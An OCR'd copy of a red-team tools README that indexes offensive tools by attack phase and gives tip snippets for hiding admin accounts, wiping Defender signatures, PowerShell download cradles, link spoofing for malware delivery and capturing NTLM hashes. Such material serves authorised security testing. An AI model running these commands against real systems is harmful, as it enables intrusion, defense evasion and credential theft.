
RedTeam-Tools



This github repository contains a collection of **130+ tools** and **resources** that can be useful for **red teaming activities**.

Some of the tools may be specifically designed for red teaming, while others are more general-purpose and can be adapted for use in a red teaming context.

Tool List

- **Red Team Tips** 17 tips
  - **Hiding the local admin account** *@Alh4zr3d*
  - **Cripple windows defender by deleting signatures** *@Alh4zr3d*
  - **Enable multiple RDP sessions per user** *@Alh4zr3d*
  - **Sysinternals PsExec.exe local alternative** *@GuhnooPlusLinux*
  - **Live off the land port scanner** *@Alh4zr3d*
  - **Proxy aware PowerShell DownloadString** *@Alh4zr3d*
  - **Looking for internal endpoints in browser bookmarks** *@Alh4zr3d*
  - **Query DNS records for enumeration** *@Alh4zr3d*
  - **Unquoted service paths without PowerUp** *@Alh4zr3d*
  - **Bypass a disabled command prompt with /k** *Martin Sohn Christensen*
  - **Stop windows defender deleting mimikatz.exe** *@GuhnooPlusLinux*
  - **Check if you are in a virtual machine** *@dmcxblue*

- **Enumerate AppLocker rules** *@Alh4zr3d*
- **CMD shortcut with 6 pixels via mspaint** *PenTestPartners*
- **Link spoofing with PreventDefault JavaScript method**
- **Check SMB firewall rules with Responder** *@malmoeb*
- **Disable AV with SysInternals PsSuspend** *@0gtweet*

▼ **Reconnaissance** 20 tools

- **crt.sh -> httprobe -> EyeWitness** *Automated domain screenshotting*
- **jsendpoints** *Extract page DOM links*
- **nuclei** *Vulnerability scanner*
- **certSniff** *Certificate transparency log keyword sniffer*
- **gobuster** *Website path brute force*
- **feroxbuster** *Fast content discovery tool written in Rust*
- **CloudBrute** *Cloud infrastructure brute force*
- **dnsrecon** *Enumerate DNS records*
- **Shodan.io** *Public facing system knowledge base*
- **AORT (All in One Recon Tool)** *Subdomain enumeration*
- **spoofcheck** *SPF/DMARC record checker*
- **AWSBucketDump** *S3 bucket enumeration*
- **GitHarvester** *GitHub credential searcher*
- **truffleHog** *GitHub credential scanner*
- **Dismap** *Asset discovery/identification*
- **enum4linux** *Windows/samba enumeration*
- **skanuvaty** *Dangerously fast dns/network/port scanner*
- **Metabigor** *OSINT tool without API*
- **Gitrob** *GitHub sensitive information scanner*
- **gowitness** *Web screenshot utility using Chrome Headless*

▼ **Resource Development** 11 tools

- **Chimera** *PowerShell obfuscation*
- **msfvenom** *Payload creation*
- **Shellter** *Dynamic shellcode injection tool*
- **Freeze** *Payload creation (circumventing EDR)*
- **WordSteal** *Steal NTML hashes with Microsoft Word*
- **NTAPI Undocumented Functions** *Windows NT Kernel, Native API and drivers*

- **Kernel Callback Functions** *Undocumented Windows APIs*
- **OffensiveVBA** *Office macro code execution and evasion techniques*
- **WSH** *Wsh payload*
- **HTA** *Hta payload*
- **VBA** *Vba payload*

▼ **Initial Access** 6 tools
- **Bash Bunny** *USB attack tool*
- **EvilGoPhish** *Phishing campaign framework*
- **The Social-Engineer Toolkit** *Phishing campaign framework*
- **Hydra** *Brute force tool*
- **SquarePhish** *OAuth/QR code phishing framework*
- **King Phisher** *Phishing campaign framework*

▼ **Execution** 13 tools
- **Responder** *LLMNR, NBT-NS and MDNS poisoner*
- **secretsdump** *Remote hash dumper*
- **evil-winrm** *WinRM shell*
- **Donut** *In-memory .NET execution*
- **Macro_pack** *Macro obfuscation*
- **PowerSploit** *PowerShell script suite*
- **Rubeus** *Active directory hack tool*
- **SharpUp** *Windows vulnerability identifier*
- **SQLRecon** *Offensive MS-SQL toolkit*
- **UltimateAppLockerByPassList** *Common AppLocker Bypass Techniques*
- **StarFighters** *JavaScript and VBScript Based Empire Launcher*
- **demiguise** *HTA encryption tool*
- **PowerZure** *PowerShell framework to assess Azure security*

▼ **Persistence** 4 tools
- **Impacket** *Python script suite*
- **Empire** *Post-exploitation framework*
- **SharPersist** *Windows persistence toolkit*
- **ligolo-ng** *Tunneling tool that uses a TUN interface*

▼ **Privilege Escalation** 10 tools
- **LinPEAS** *Linux privilege escalation*

- **WinPEAS** *Windows privilege escalation*
- **linux-smart-enumeration** *Linux privilege escalation*
- **Certify** *Active directory privilege escalation*
- **Get-GPPPassword** *Windows password extraction*
- **Sherlock** *PowerShell privilege escalation tool*
- **Watson** *Windows privilege escalation tool*
- **ImpulsiveDLLHijack** *DLL Hijack tool*
- **ADFSDump** *AD FS dump tool*
- **BeRoot** *Multi OS Privilege Escalation Project*

▼ **Defense Evasion** 8 tools
- **Invoke-Obfuscation** *Script obfuscator*
- **Veil** *Metasploit payload obfuscator*
- **SharpBlock** *EDR bypass via entry point execution prevention*
- **Alcatraz** *GUI x64 binary obfuscator*
- **Mangle** *Compiled executable manipulation*
- **AMSI Fail** *PowerShell snippets that break or disable AMSI*
- **ScareCrow** *Payload creation framework designed around EDR bypass*
- **moonwalk** *Linux system log and filesystem timestamp remover*

▼ **Credential Access** 11 tools
- **Mimikatz** *Windows credential extractor*
- **LaZagne** *Local password extractor*
- **hashcat** *Password hash cracking*
- **John the Ripper** *Password hash cracking*
- **SCOMDecrypt** *SCOM Credential Decryption Tool*
- **nanodump** *LSASS process minidump creation*
- **eviltree** *Tree remake for credential discovery*
- **SeeYouCM-Thief** *Cisco phone systems configuration file parsing*
- **MailSniper** *Microsoft Exchange Mail Searcher*
- **SharpChromium** *Cookie, history and saved login chromium extractor*
- **dploot** *DPAPI looting remotely in Python*

▼ **Discovery** 6 tools
- **PCredz** *Credential discovery PCAP/live interface*
- **PingCastle** *Active directory assessor*
- **Seatbelt** *Local vulnerability scanner*

- **ADRecon** *Active directory recon*
- **adidnsdump** *Active Directory Integrated DNS dumping*
- **scavenger** *Scanning tool for scavenging systems*

▼ **Lateral Movement** 12 tools
- **crackmapexec** *Windows/Active directory lateral movement toolkit*
- **WMIOps** *WMI remote commands*
- **PowerLessShell** *Remote PowerShell without PowerShell*
- **PsExec** *Light-weight telnet-replacement*
- **LiquidSnake** *Fileless lateral movement*
- **Enabling RDP** *Windows RDP enable command*
- **Upgrading shell to meterpreter** *Reverse shell improvement*
- **Forwarding Ports** *Local port forward command*
- **Jenkins reverse shell** *Jenkins shell command*
- **ADFSpoof** *Forge AD FS security tokens*
- **kerbrute** *A tool to perform Kerberos pre-auth bruteforcing*
- **Coercer** *Coerce a Windows server to authenticate*
- **WMIOps** *WMI remote commands*

▼ **Collection** 3 tools
- **BloodHound** *Active directory visualisation*
- **Snaffler** *Active directory credential collector*
- **linWinPwn** *Active Directory Enumeration and Vulnerability checks*

▼ **Command and Control** 9 tools
- **Living Off Trusted Sites Project** *Leverage legitimate domains for your C2*
- **Havoc** *Command and control framework*
- **Covenant** *Command and control framework (.NET)*
- **Merlin** *Command and control framework (Golang)*
- **Metasploit Framework** *Command and control framework (Ruby)*
- **Pupy** *Command and control framework (Python)*
- **Brute Ratel** *Command and control framework ($$$)*
- **NimPlant** *C2 implant written in Nim*
- **Hoaxshell** *PowerShell reverse shell*

▼ **Exfiltration** 5 tools
- **Dnscat2** *C2 via DNS tunneling*

- **Cloakify** *Data transformation for exfiltration*
- **PyExfil** *Data exfiltration PoC*
- **Powershell RAT** *Python based backdoor*
- **GD-Thief** *Google drive exfiltration*

▼ **Impact** 4 tools

- **Conti Pentester Guide Leak** *Conti ransomware group affilate toolkit*
- **SlowLoris** *Simple denial of service*
- **usbkill** *Anti-forensic kill-switch*
- **Keytap** *Get pressed keyboard keys from typing audio*

Red Team Tips

Learn from Red Teamers with a collection of Red Teaming Tips. These tips cover a range of tactics, tools, and methodologies to improve your red teaming abilities.

Note: *Nearly all tips are currently from @Alh4zr3d, he posts good Red Team Tips!*

⬅BACK Hiding the local admin account

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccoun
```

Description: *'Creating accounts is risky when evading blue, but when creating a local admin, use some cute sorcery in the registry to hide it.'*

Credit: @Alh4zr3d

Link: Twitter

⬅BACK Cripple windows defender by deleting signatures

```
"%Program Files%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```

Description: *'A bit messy, but if Windows Defender is causing you a big headache, rather than disabling it (which alerts the user), you should just neuter it by deleting all the signatures.'*

Credit: @Alh4zr3d

Link: Twitter

⬅BACK Enable multiple RDP sessions per user

```
reg add HKLM\System\CurrentControlSet\Control\TerminalServer /v fSingleSessionPer
```

Description: *'Sometimes you want to log in to a host via RDP or similar, but your user has an active session. Enable multiple sessions per user.'*

Credit: @Alh4zr3d

Link: Twitter

⬅BACK Sysinternals PsExec.exe local alternative

```
wmic.exe /node:10.1.1.1 /user:username /password:pass process call create cmd.exe
```

Description: *'Are you tired of uploading Sysinternals PsExec.exe when doing lateral movement? Windows has a better alternative preinstalled. Try this instead.'*

Credit: @GuhnooPlusLinux

Link: Twitter

⬅BACK Live off the land port scanner

```
0..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect(<tgt_ip>,$_)) "Por
```

Description: *'When possible, live off the land rather than uploading tools to machines (for many reasons). PowerShell/.NET help. Ex: simple port scanner in Powershell.'*

Credit: @Alh4zr3d

Link: Twitter

⬅BACK Proxy aware PowerShell DownloadString

```
$w=(New-Object Net.WebClient);$w.Proxy.Credentials=[Net.CredentialCache]::Default
```

Description: *'Most large orgs are using web proxies these days. The standard PowerShell download cradle is not proxy aware. Use this one.'*

Credit: @Alh4zr3d

Link: Twitter

BACK Looking for internal endpoints in browser bookmarks

```
type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Bookmarks
```

Description: *'You'd be surprised what you can find out from a user's bookmarks alone. Internal endpoints they can access, for instance.'*

Credit: @Alh4zr3d

Link: Twitter

BACK Query DNS records for enumeration

```
Get-DnsRecord -RecordType A -ZoneName FQDN -Server <server hostname>
```

Description: *'Enumeration is 95% of the game. However, launching tons of scans to evaluate the environment is very loud. Why not just ask the DC/DNS server for all DNS records?'*

Credit: @Alh4zr3d

Link: Twitter

BACK Unquoted service paths without PowerUp

```
Get-CIMInstance -class Win32_Service -Property Name, DisplayName, PathName, Start
```

Description: *'Finding unquoted service paths without PowerUp'*

Credit: @Alh4zr3d

Link: Twitter

BACK Bypass a disabled command prompt with /k

```
# Win+R (To bring up Run Box)
cmd.exe /k "whoami"
```

Description: *'This command prompt has been disabled by your administrator...' Can usually be seen in environments such as kiosks PCs, a quick hacky work around is to use /k via the windows run box. This will carry out the command and then show the restriction message, allowing for command execution.*

Credit: Martin Sohn Christensen

Link: Blog

⬅BACK Stop windows defender deleting mimikatz.exe

```
(new-object net.webclient).downloadstring('https://raw.githubusercontent[.]com/BC
```

Description: *'Are you tired of Windows Defender deleting mimikatz.exe? Try this instead.'*

Credit: @GuhnooPlusLinux

Link: Twitter

⬅BACK Check if you are in a virtual machine

```
reg query HKLM\SYSTEM /s | findstr /S "VirtualBox VBOX VMWare"
```

Description: *'Want to know if you are in a Virtual Machine? Query the registry Keys and find out!!! If any results show up then you are in a Virtual Machine.'*

Credit: @dmcxblue

Link: Twitter

⬅BACK Enumerate AppLocker rules


```
(Get-AppLockerPolicy -Local).RuleCollections

Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse

reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\
```

Description: *'AppLocker can be a pain. Enumerate to see how painful'*

Credit: @Alh4zr3d

Link: Twitter

⬅BACK CMD shortcut with 6 pixels via mspaint




1. Open MSPaint.exe and set the canvas size to: Width=6 and Height=1 pixels
2. Zoom in to make the following tasks easier
3. Using the colour picker, set pixels values to (from left to right):
    - 1st: R: 10, G: 0, B: 0
    - 2nd: R: 13, G: 10, B: 13
    - 3rd: R: 100, G: 109, B: 99
    - 4th: R: 120, G: 101, B: 46
    - 5th: R: 0, G: 0, B: 101
    - 6th: R: 0, G: 0, B: 0
4. Save it as 24-bit Bitmap (*.bmp;*.dib)
5. Change its extension from bmp to bat and run.

Description: *'An unusual, yet effective method of gaining a shell by creating a shortcut to cmd.exe by drawing certain colours in Microsoft Paint. Due to the encoding algorithm used to write BMP files, it is possible to dictate ASCII data written into a file by carefully selecting certain RGB colours.'*

Credit: PenTestPartners

Link: Blog

⬅BACK Link spoofing with PreventDefault JavaScript method




```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>PreventDefault Example</title>
  </head>
  <body>
    <a href="https://tinyurl.com/mbq3m" onclick="event.preventDefault(); window.l
  </body>
</html>
```

Description: *Threat actors have been observed using this technique to trick victims into clicking spoofed in-page malware download links. Using the PreventDefault JavaScript method you can spoof the hover link to display a legit link* `google.com` *, but once clicked the victim will be redirected to your malicious link* `bing.com` *. Great for getting victims to download payloads via a controlled site.*

Link: PreventDefault Docs

BACK Check SMB firewall rules with Responder

```
[*] Skipping previously captured hash for
[*] Skipping previously captured hash for
[SMB] NTLMv2-SSP Client   :
[SMB] NTLMv2-SSP Username :
[SMB] NTLMv2-SSP Hash     :
231ABCA5F9DC3AE:0101000000000080C391EC3F
4400430031003000001001E00570049004E002D0057
4900040034005700049004E002D0057005A004F0038
4300310030002E004C004F00430041004C00030014
4C0005001400440043003100300002E004C004F0043
0400020000000800300030000000000000000000000
428083ACDE06CB587B05D0820EE852CCA1020A0010
```


```
Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$"
```

Description: *'When I do a Compromise Assessment, I often ask the customer if I can do a last quick check: `Copy-Item -Path "C:\tmp\" -Destination "\\<ip_running_responder>\c$"` . If Responder could capture the hash, the firewall allows outgoing SMB connections'*

Credit: @malmoeb

Link: Twitter

⬅BACK Disable AV with SysInternals PsSuspend



Description: *Using the Microsoft Sysinternals tool PsSuspend.exe it's possible to suspend some AV service executables. The Microsoft signed tool can be passed the PID or Name of a running*

service, it will suspend the process via the NtSuspendProcess Windows API.

Related Blog Post: Bypassing AV via Process Suspension with PsSuspend.exe

Link: Twitter

Reconnaissance

BACK crt.sh -> httprobe -> EyeWitness

I have put together a bash one-liner that:

- Passively collects a list of subdomains from certificate associations (crt.sh)
- Actively requests each subdomain to verify it's existence (httprobe)
- Actively screenshots each subdomain for manual review (EyeWitness)

Usage:

```
domain=DOMAIN_COM;rand=$RANDOM;curl -fsSL "https://tinyurl.com/ntc9lta?q=${domain
```

Note: You must have httprobe, pup and EyeWitness installed and change 'DOMAIN_COM' to the target domain. You are able to run this script concurrently in terminal windows if you have multiple target root domains




Table of Contents

Uncategorized	104
401/403 Unauthorized	20
404 Not Found	10
Bad Request	12
Errors	40
Total	186

⬅BACK jsendpoints

A JavaScript bookmarklet for extracting all webpage endpoint links on a page.

Created by @renniepak, this JavaScript code snippet can be used to extract all endpoints (starting with /) from the current webpage DOM including all external script sources embedded on the webpage.


```
javascript:(function(){var scripts=document.getElementsByTagName("script"),regex=
```

Usage (Bookmarklet)

Create a bookmarklet...


- `Right click your bookmark bar`
- `Click 'Add Page'`
- `Paste the above Javascript in the 'url' box`
- `Click 'Save'`

...then visit the victim page in the browser and click the bookmarklet.



Usage (Console)

Paste the above Javascript into the console window `F12` and press enter.



← nuclei

